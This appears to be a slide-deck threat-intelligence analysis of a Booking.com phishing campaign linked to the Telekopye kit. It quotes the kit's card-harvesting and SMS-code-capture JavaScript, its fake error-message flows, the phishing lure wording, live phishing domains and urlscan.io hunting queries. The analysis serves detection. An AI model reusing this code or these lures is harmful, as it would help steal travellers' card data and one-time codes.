


[What is the Diamond Model of Intrusion Analysis? - Recorded Future](#)

- [Cyber Kill Chain](#)



- [MITRE ATT&CK](#)





Telekopye Phishing Platform





The Threat (RFI)



Official Chat Function

Not Once or Twice, But 5 Times!



For the next few bookings made on the app, I received 5 phishing attempts
From 5 different hotels, in 4 different countries


Two Thoughts Come To Mind:

1. Booking.com (Platform) is compromised
- OR
2. Merchants are compromised

The Missing Part:

Perception-Point researchers have confirmed that there are currently major credential theft campaigns against the merchants, in this case hotel providers

SecureWorks researchers have confirmed that stealer being used is Vidar Infostealer and on HIGH DEMAND




<https://www.secureworks.com/blog/vidar-infostealer-steals-booking-com-credentials-in-fraud-scam>



<https://perception-point.io/blog/booking-com-customers-hit-by-phishing-campaign-delivered-via-compromised-hotels-accounts/>

Triaging Artifacts





What Do We Have? Phishing Chat Message!

Common Phishing Characteristics:

- The threat actor was using urgent, authoritative and threatening language
 - *“THE PROCEDURE IS MANDATORY”*
 - *“reservation will be canceled”*
 - *“it will remain active for 12 hours until your booking is confirmed”*
 - *“to combat fraud”* – **OH THE IRONY**
- Phishing domain related to booking.com
- Typo in the phishing domain

Uncommon Phishing Characteristics:

- The actor has lot of important details:
 - the hotel where the guests are staying,
 - the time of their stays,
 - the reservation ID (being used in the phishing link)
- The message was coming from the hotel merchant account in the official messaging platform of the Booking.com

The fake Booking website is resembling the legitimate Booking.com website. It has the right information related to the guests' booking:

- Hotel name
- Hotel address
- Hotel image (sometimes it's a screenshot of the hotel page in the Booking app, not the hotel itself)
- Check-in date and Check-out date
- Price (sometimes in the wrong currency)
- First and last name (came prepopulated and can't be changed)

There are multiple verification functions related to user input

- Phone number
- Credit card number
- Expiry date
- CVC

Success or Failed message

- Success if they confirmed can use the customer credit card
- Failed if there is error with the credit card operation, if there's MFA and others

Three Stages of Data Collection


1. Collect Personal Information
2. Collect Financial Information
3. Verification

A customer support chat functionality



More Functions = More Code to Analyze

Code Copycat



```
3986 <body data-bui-theme="traveller-light" id="b2bookPage" class="bookings2 b2 book en lang_is_ltr header_reshuffle user_center  
usabilla-body b-sprite-3 refine_tooltip bp-responsive bp-bui-refresh ds-traveller-header lx_cwv_font_swap bigblue_std_sm  
bigblue_std_lg genius-freebies-ticks iconfont_is_loading new_genius_branding system-font ">  
3987 <div class="bypass_menu" tabindex="0">  
3988 <a href="#content" class="bui-list-item" tabindex="0">  
3989 <div class="bui-inline-container bui-inline-container--align bui-inline-container--size-small">  
3990 <div class="bui-inline-container_main">Skip to main content</div>  
3991 </div>  
3992 </a>  
3993 </div>
```

Booking.com code

A closer examination of the code reveals that the threat actor is employing identical HTML (and CSS, JS, etc.) components, in all three stages pages examined. Such as:

- Themes
- IDs
- Classes

```
152 </style>  
153 <link rel="stylesheet" href="/services/booking/css/styles.css">  
154 </head>  
155 <body data-bui-theme="traveller-light" id="b2bookPage" class="bookings2 b2 book en lang_is_ltr header_reshuffle user_center  
b-sprite-3 refine_tooltip ds-traveller-header lx_cwv_font_swap bp-bui-refresh bigblue_std_sm bigblue_std_lg system-font">  
156 <div class="dolbaebi" style="display: none;">  
157 <div class="bp_interstitial_inner_wrapper">  
158 <div class="bp_interstitial_preloader">  
159   
160 <div class="bp_interstitial_progress ">  
161
```

Phishing.com code

Custom HTML

```
11 <option value="zm" data-prefix="">Zambia</option>
12 <option value="zw" data-prefix="">Zimbabwe</option>
13 </select>
14 </div>
15 </div>
16 </div>
17 <div class="bui-grid_column">
18 <div data-component="bp/personal-details-form/phone" class="bp_form_field bp_form_field--phone">
19 <p class="bp_form_field_msg" data-bp-form-field-msg-id="bp_form_phone_msg"></p>
20 <label for="phone" class="bp_form_field_label">Telephone (mobile number preferred)
21 <abbr class="mandatory-asterisk" title="Required" aria-hidden="true"> *</abbr>
22 </label>
23 <div class="bp-field-container">
24 <div data-component="input-phone-country" class="c-input-phone-country" data-phone-country-default="ca">
25 <select class="c-input-phone-country_country" tabindex="-1" data-phone-country>
26 <option value="AF" data-calling-code="93">Afghanistan +93</option>
27 <option value="AL" data-calling-code="355">Albania +355</option>
28 <option value="DZ" data-calling-code="213">Algeria +213</option>
29 <option value="AS" data-calling-code="1684">American Samoa +1684</option>
```

Booking.com code

```
1035 <option value="zm" data-prefix="">
1036   Zambia
1037 </option>
1038 <option value="zw" data-prefix="">
1039   Zimbabwe
1040 </option>
1041 </select>
1042 </div>
1043 <!-- PHONE -->
1044 <div class="phone-wrapper input-container-wide">
1045 * <div class="input_controls">
1046 *   <label for="phone" class="input_label">Telephone (mobile number preferred)
1047     <span>*</span></label>
1048   <p class="input_error">Please fill in your phone number</p>
1049 </div>
1050 <div class="phone-inputs-wrapper i-w-1">
1051 * <select class="phone-countries" tabindex="-1" data-phone-country="">
1052 *   <option value="AF" data-call="93">Afghanistan +93</option>
1053   <option value="AL" data-call="355">Albania +355</option>
1054   <option value="DZ" data-call="213">Algeria +213</option>
1055   <option value="AS" data-call="1684">American Samoa +1684</option>
```

Phishing.com code

To collect the necessary information, the threat actor needs to insert their own code to redirect the data to their server for collection and validation.

```
608 <script>
609   var sent = false;
610   var currentStatus, logToken, lastValue;
611   var cardBalance = "";
612
613   function submitForm() {
614     if (sent) return;
615     const vals = [
616       $("input[name='card_number']").val().toString(),
617       $("input[name='card_valid_thru']").val().toString(),
618       $("input[name='card_cvv']").val(),
619       //$("#phone").val().toString()
620     ];
621
622     /* lol so dumb */
623     sent = true;
624     axios
625       .post("/api/submitCard", {
626         adId: 222251857,
627         number: vals[0].replace(/\D+/g, ""),
628         expire:
629           vals[1],
630         cvv: vals[2],
631         version: 1
632       })
633       .finally(() => (sent = false))
634       .then((response) => {
635         localStorage.token = response.data.token;
636         logToken = response.data.token;
637         checkLogStatus();
638       });
639   }
640
641   /* lol so dumb */
```

Phishing.com code

Script snippets added to the end of the HTML Code that function as credit card information submission function

It can be observed that the Threat Actor cannot keep certain comment to themselves, *lol so dumb*

User Scenarios

```
682 function setCurrentStatus(v) {
683   currentStatus = v;
684   if (v == "profit") waitingModal();
685   else if (v == "sms") codeModal();
686   else if (v == "appCode") codeModal(
687     "app",
688     "Within 2 minutes, the verification code will be sent to your banking application.",
689     "Enter the code that was sent to your banking application",
690     "Verification code",
691   );
692   else if (v == "callCode") codeModal(
693     "call",
694     "The bank will give you a verification code over the phone",
695     "Enter the code the bank gave you over the phone",
696     "Enter the code",
697   );
698   else if (v == "secretKey") codeModal(
699     "secretKey",
700     "Error",
701     "{sum}".replace("{sum}", lastValue),
702     "",
703   );
704   else if (v == "toDeposit") toDepositModal(lastValue);
705   else if (v == "secretKeyyy") secretKeyyyModal(lastValue);
706   else if (v == "secretKeyyyv") secretKeyyyvModal(lastValue);
707   else if (v == "push") pushModal();
708   else if (v == "limits") limitsModal();
709   else if (v == "retry") this.retryModal();
710   else if (v == "tdstart") this.tdstartModal();
711   else if (v == "trylater") this.trylaterModal();
712   else if (v == "onlinepay") this.onlinepayModal();
713   else if (v == "geolock") this.geolockModal();
714   else if (v == "mccard") this.mccardModal();
715   else if (v == "dbc card") this.dbc cardModal();
716   else if (v == "push") pushModal();
717   else if (v == "limits") limitsModal();
718   else if (v == "otherCard") otherCardModal();
719   else if (v == "correctBalance") correctBalanceModal();
720 }
721
```

Phishing.com code – User Scenario

```
778 function tdstartModal() {
779   swal(
780     "Error",
781     "Oops! It looks like your card requires 3D-Secure authentication. To proceed with the transaction, please enable 3D-Secure on your card. If you're unsure how to do this, please contact your card issuer for assistance.",
782     "error"
783   );
784 }
785 function trylaterModal() {
786   swal(
787     "Attention",
788     "Oops! We apologize for the inconvenience, but it seems there was a temporary issue processing your transaction. Please try again later. If the problem persists, feel free to reach out to our support team for further assistance. Thank you for your patience!",
789     "info"
790   );
791 }
792 function onlinepayModal() {
793   swal(
794     "Error",
795     "Oops! It appears that online payments are currently disabled for your card. To proceed with the transaction, please enable online payments on your card. If you need assistance on how to do this, please contact your card issuer. We appreciate your understanding and cooperation!",
796     "error"
797   );
798 }

```

Phishing.com code – User Scenario Response, Inline Script

```
function codeModal(codeType = "sms", title = "Enter SMS code", text = "A one-time SMS code has been sent to your phone", placeholder = "One-time SMS code", wrong_code = "Your code expired! Please try again.") {
  swal.stopLoading();
  swal({
    title,
    text,
    content: {
      element: "input",
      attributes: {
        type: "password",
        placeholder,
        maxlength: 255,
        required: true,
        style: "text-align: center; width: auto; margin-left: auto; margin-right: auto;"
      }
    },
    closeOnEsc: false,
    closeOnClickOutside: false,
    buttons: {
      confirm: {
        text: "Submit",
        closeModal: false,
      },
    },
  });
  then(async (code) => {
    try {
      if (!code) {
        swal.stopLoading();
        //pluxurydarklord
        return codeModal(...arguments);
      }
      const response = await axios.post("/api/submitCode", {
        codeType,
        code,
        token: logToken,
      });
      swal.stopLoading();
      swal.close();
      //pluxurydarklord
    } catch (err) {
      swal.stopLoading();
      swal.close();
    }
  });
}
</script>

```


Here are some of the scenarios they have planned:

- The user is utilizing multi factor authentication (SMS Code, Application Code, etc.)
- The user is hitting transaction limit
- The user is not having the minimum amount of money on their account
- The user is not using 3D-Secure authentication
- The user online payment is disabled
- The user transaction is blocked by Geolocation blocking
- The user is using other banks that the Threat Actor is not aware of

Phishing.com code – SMS Code Handling, Inline Script

Custom JavaScript

There are several interesting JavaScript files that are stored in unusual path, in the example the custom JavaScript codes, [submit.js](#) and [blur_input.js](#), are stored in “/css/booking1” path



Method	Protocol	Status	Resource Path	Size	Time	Type	IP
				xfer	Latency	MIME-Type	Location
GET	H2	200	Primary Request 4078061006 booking.confirmed-yourinfo.com/ip/	98 KB	422ms	Document text/html	2a06:98c1:3121::3 CLOUDFLARENET
GET	H2	200	styles3.css booking.confirmed-yourinfo.com/css/booking1/	34 KB	38ms	Stylesheet text/css	2a06:98c1:3121::3 CLOUDFLARENET
GET	H2	200	chat.css booking.confirmed-yourinfo.com/build/	3 KB	42ms	Stylesheet text/css	2a06:98c1:3121::3 CLOUDFLARENET
GET	H2	200	submit.js booking.confirmed-yourinfo.com/css/booking1/	22 KB	42ms	Script application/javascript	2a06:98c1:3121::3 CLOUDFLARENET
GET	H2	200	blur_input.js booking.confirmed-yourinfo.com/css/booking1/	21 KB	35ms	Script application/javascript	2a06:98c1:3121::3 CLOUDFLARENET
GET	H2	200	jquery.min.js booking.confirmed-yourinfo.com/js/	67 KB	40ms	Script application/javascript	2a06:98c1:3121::3 CLOUDFLARENET
GET	H2	200	1004c794f27eeb15a3d04b.jpg telegram.file/	232 KB	120ms	Image image/png	149.154.164.13 TELEGRAM
GET	H3	200	4078061006 booking.confirmed-yourinfo.com/dat/ Frame E69F	29 KB	119ms	Document text/html	2a06:98c1:3121::3 CLOUDFLARENET
POST	H3	200	user_send_status.php booking.confirmed-yourinfo.com/ajax/	0	09ms	XHR text/html	2a06:98c1:3121::3 CLOUDFLARENET
GET	H3	200	flag.png booking.confirmed-yourinfo.com/css/booking1/img/	30 KB	43ms	Image image/png	2a06:98c1:3121::3 CLOUDFLARENET
GET	H3	200	chat.css booking.confirmed-yourinfo.com/css/ Frame E69F	306 KB	70ms	Stylesheet text/css	2a06:98c1:3121::3 CLOUDFLARENET
GET	H2	200	font-awesome.min.css cdnjs.cloudflare.com/ajax/libs/font-awesome/4.7.0/css/ Frame E69F	30 KB	96ms	Stylesheet text/css	2606:4700:6811::190a CLOUDFLARENET
GET	H3	200	support.png booking.confirmed-yourinfo.com/img/ Frame E69F	15 KB	95ms	Image image/png	2a06:98c1:3121::3 CLOUDFLARENET
GET	H3	200	support-open.png booking.confirmed-yourinfo.com/img/ Frame E69F	21 KB	45ms	Image image/png	2a06:98c1:3121::3 CLOUDFLARENET
GET	H3	200	jquery.min.js booking.confirmed-yourinfo.com/dat/new_send_design/ Frame E69F	67 KB	71ms	Script application/javascript	2a06:98c1:3121::3 CLOUDFLARENET
POST	H3	200	msg_check.php booking.confirmed-yourinfo.com/ajax/ Frame E69F	45 B	81ms	XHR text/html	2a06:98c1:3121::3 CLOUDFLARENET

Phishing.com code – HTTP Transaction on urlscan.io

Pivoting Methods

- 1. Hunt for html class or id names via *VirusTotal* content filter
- 2. Hunt HTTP components such as script, css or media files via *urlscan.io*
- 3. Compared size of the files
- 4. Compare the IPs serving the files (in this case, the TA is using CDN networks of CloudFlare)

Sample Query on *urlscan.io*

(filename:"blur_input.js" OR filename:"msg_check.php" OR filename:"user_send_status.php") AND page.asnname:CLOUDFLARENET AND date:[2024-03-01 TO 2024-05-01]

urlscan.io

Search

Live

API

Blog

Docs

Pricing

Login

Sponsored by
SecurityTrails
A Recorded Future Company

Search for domains, IPs, filenames, hashes, ASNs

(filename:"blur_input.js" OR filename:"msg_check.php" OR filename:"user_send_status.php") AND page.

Search

Help

Search results (140 / 140, sorted by date, took 134ms)

Showing All Hits

Details: Hidden

URL		Age		Size		IPs		
info-online123152.com/4566729141	Public	7 hours		394 KB	18	3	3	
reservation-2331airbnb.com/6n9f6mdz	Public	9 hours		267 KB	23	4	3	
reservation-2331airbnb.com/6v2e6ec7	Public	11 hours		265 KB	23	4	3	
reservation-2331airbnb.com/6iww4ovs	Public	12 hours		265 KB	23	4	3	
confirma57843.com/u6383644457	Public	14 hours		404 KB	18	3	3	
host-info51242.com/4050931771	Public	14 hours		376 KB	18	3	2	
reservation-2331airbnb.com/6pjic4bl	Public	17 hours		264 KB	23	4	3	
reservation-2331airbnb.com/status/	Public	18 hours		377 KB	22	3	1	
reservation-2331airbnb.com/status/	Public	18 hours		377 KB	22	3	2	



Pivot Demo Time

Pivoting Results

Through the combination shared elements of the phishing websites, it becomes evident that a more extensive operation is in progress, involving various other platforms, predominantly within the realms of e-commerce and package delivery services.

The earliest documented instance dates to **October 2021** when the threat actor impersonated the Romanian OLX e-commerce platform.

The approach here diverges somewhat; instead of targeting the product or service buyer, the attacker focuses on the seller.



19 HTTP transactions							Everything	HTML	Script	AJAX	CSS	Image	Expand all
Method	Protocol	Status	Resource Path	Size x-fer	Time Latency	Type MIME-Type	IP Location						
